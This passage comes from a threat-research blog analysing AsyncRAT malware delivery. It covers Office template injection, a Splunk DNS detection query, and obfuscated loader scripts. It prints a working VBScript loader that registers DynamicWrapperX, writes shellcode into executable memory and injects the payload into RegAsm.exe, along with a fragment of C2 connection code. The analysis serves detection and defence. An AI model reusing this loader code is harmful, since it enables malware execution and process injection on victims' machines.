          StringSplitOptions.None);
        zyOZreHiCaxjba.ZxmdEmUVTF = array[0];
        zyOZreHiCaxjba.bzdLlxdNjdqwL = array[new Random().Next(1, array.Length)];
        JagYpNCHAXsPxp.EsDLOzdlrjdE.Connect(zyOZreHiCaxjba.ZxmdEmUVTF, Convert.ToInt32
          (zyOZreHiCaxjba.bzdLlxdNjdqwL));
    }
}
```

Figure 11.2

Other AsyncRAT Script Loader

Aside from the ongoing OneNote campaign, the STRT has also noticed another way threat actors deliver AsyncRAT malware using a phishing link campaign, ISO or via another malware downloader.

Abusing .rels xml - Template Injection

In February 2022, Microsoft pushed an update to disable macros by default in Office products. Because of this, many threat actors and adversaries worked to find another way to weaponize Microsoft Office documents. One of those techniques is abusing .rels file containing properties that define how the document is constructed. These properties can be used to reference remote resources via URLs. Figure 12.1 shows a screenshot of what this document looks like and how it abuses the footer2.xml rels properties of this Office document to connect to a malicious link to download another .xll, which then downloads AsyncRAT.




Figure 12.1

Figure 12.2 shows one of our AsyncRAT hunting analytics that detect this malicious Office document connecting to non-Microsoft Office domains.

```
`sysmon` EventCode=22 Image IN ("*\\winword.exe","*\\excel.exe","*\\powerpnt.exe","*\\mspub.exe","*\\visio.exe"
 "*\\OneNotem.exe","*\\OneNoteviewer.exe","*\\OneNoteim.exe")
 AND NOT(QueryName IN ("*.office.com", "*.office.net"))
 | stats count min(_time) as firstTime max(_time) as lastTime by Image QueryName QueryResults QueryStatus Compu
 | `security_content_ctime(firstTime)`
 | `security_content_ctime(lastTime)`
```




Figure 12.2

.VBS DynamicWrapperX Loader

We also found a .vbs script loader that writes dynwrapx.dll to disk to be able to use DynamicWrapperX Object to inject or execute the actual payload. This .vbs script was also analyzed in detail by the STRT in our previous blog "Detecting Malware Script Loaders using Remcos". Figure 13 shows a short code snippet of the .vbs script that uses dynwrapx.dll to load a shellcode that executes the actual AsyncRAT.

```
hotfii =  juju.ExpandEnvironmentStrings("%windir%") & "\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe"

Call FIX_WOW64()
Call rompepepe(dateas, hotfii)
Call rompepepe(dateas, hotfii)
Call rompepepe(dateas, hotfii)
Sub rompepepe(BinaryData, FilePath)
set juju = wscript.createobject("wscript.shell")
x66 = "y"
x77 = "M"

DLL_PATH = juju.ExpandEnvironmentStrings("%TE" + x77 + "P%") & "\d" + x66 + "nwrapx.dll"
Call jhjh(DLL_PATH, tetexfg(SOLONDRA))
Do
Call juju.Run("regsvr32.exe /I /S " & Chr(34) & DLL_PATH & Chr(34), 0, True)
Set awcawc = CreateObject("DynamicWrapperX")
Loop Until IsObject(awcawc)
Call awcawc.Register("user32.dll", "CallWindowProcW", LCase("I=PHULL"), LCase("R=U"))
Call awcawc.Register("kernel32.dll", "VirtualAlloc", LCase("I=PUUU"), LCase("R=P"))
SHELLCODE_PTR = awcawc.VirtualAlloc(0, Len(aLAMBRE) / 2, 4096, 64)
For i = 1 To Len(aLAMBRE) Step 2
Char = Asc(Chr("&H" & Mid(aLAMBRE, i, 2)))
Call awcawc.NumPut(Eval(Char), SHELLCODE_PTR, (i - 1) / 2)
Next
petudo = awcawc.VirtualAlloc(0, Len(BinaryData) + 1, 4096, 64)
For i = 1 To Len(BinaryData) Step 2
Char = Asc(Chr("&H" & Mid(BinaryData, i, 2)))
Call awcawc.NumPut(Eval(Char), petudo, (i - 1) / 2)
Next
Call awcawc.CallWindowProcW(SHELLCODE_PTR, awcawc.StrPtr(FilePath), petudo, 0, 0)
End Sub
sub fix_wow64()
set juju = wscript.createobject("wscript.shell")
set objwmiservice = getobject("winmgmts:\\.\root\cimv2")
set colitems = objwmiservice.execquery("select * from win32_computersystem")
for each objitem in colitems
systemtype = objitem.systemtype
next
If (UCase(SystemType) = "X64-BASED PC") And (InStr(UCase(WScript.PATH),"SYSWOW64") = 0) Then
juju.run juju.expandenvironmentstrings("%windir%") & "\syswow64\wscript.exe //b //e:vbscript " & chr(34) & wscript.scriptfullname & chr(34)
```

Figure 13

More PowerShell Script Loader

Another instance we found was an obfuscated PowerShell script being used by AsyncRAT to load its actual code. The PowerShell script will convert a large hex string to binary bytes which is the .NET compiled AsyncRAT that will be executed through .NET reflection Load Assembly Library.

Figure 14 shows the code snippet of this PowerShell script highlighting the part of the hex string that will be converted to binary bytes of AsyncRAT.

Figure 14

This article shows the infection chain of a malicious OneNote Microsoft Office document. campaign that is rampant and widely used by different threat actors or APT's to deliver a malicious payload or to gain initial access to the targeted host. This blog may help the SOC and security analysts to see how this OneNote Microsoft Office document. is being abused and how to add defensive measures against it.

IOCs

Hashes of samples we've analyzed in this article.

Detections

The Splunk Threat Research Team has curated relevant detections and tagged them to the **AsyncRAT Analytic Story** to help security analysts detect adversaries leveraging the AsyncRAT malware. This analytic story introduces 23 detections across MITRE ATT&CK techniques.

For this release, we used and considered the relevant data endpoint telemetry sources such as:

- Process Execution & Command Line Logging
- Windows Security Event Id 4688, Sysmon, or any Common Information Model compliant EDR technology
- Windows Security Event Log
- Windows System Event Log
- Windows PowerShell Script Block Logging

Automating with SOAR Playbooks

All of the detections associated with this analytic story create entries in the Splunk Enterprise Security risk index by default and can be used seamlessly with risk notables and the Risk Notable Playbook Pack. The following community Splunk SOAR playbooks can also be used in conjunction with some of the previously described analytics:

Why Should You Care?

With this article, the Splunk Threat Research Team (STRT) enables security analysts, blue teamers and Splunk customers to identify **AsyncRAT malware**. This article helps the community discover AsyncRAT tactics, techniques and procedures that are being used by several threat actors and adversaries (APT). By understanding its behaviors, we were able to generate telemetry and datasets to develop and test Splunk detections designed to defend and respond against this threat.

Learn More

You can find the latest content about security analytic stories on GitHub and in Splunkbase. Splunk Security Essentials also has all these detections available via push update.

For a full list of security content, check out the release notes on Splunk Docs.

Feedback

Any feedback or requests? Feel free to put in an issue on GitHub and we'll follow up. Alternatively, join us on the Slack channel #security-research. Follow these instructions If you need an invitation to our Splunk user groups on Slack.

Contributors

We would like to thank Teoderick Contreras for authoring this post and the entire Splunk Threat Research Team for their contributions: Michael Haag, Mauricio Velazco, Lou Stella, Bhavin Patel, Rod Soto, Eric McGinnis, and Patrick Bareiss.
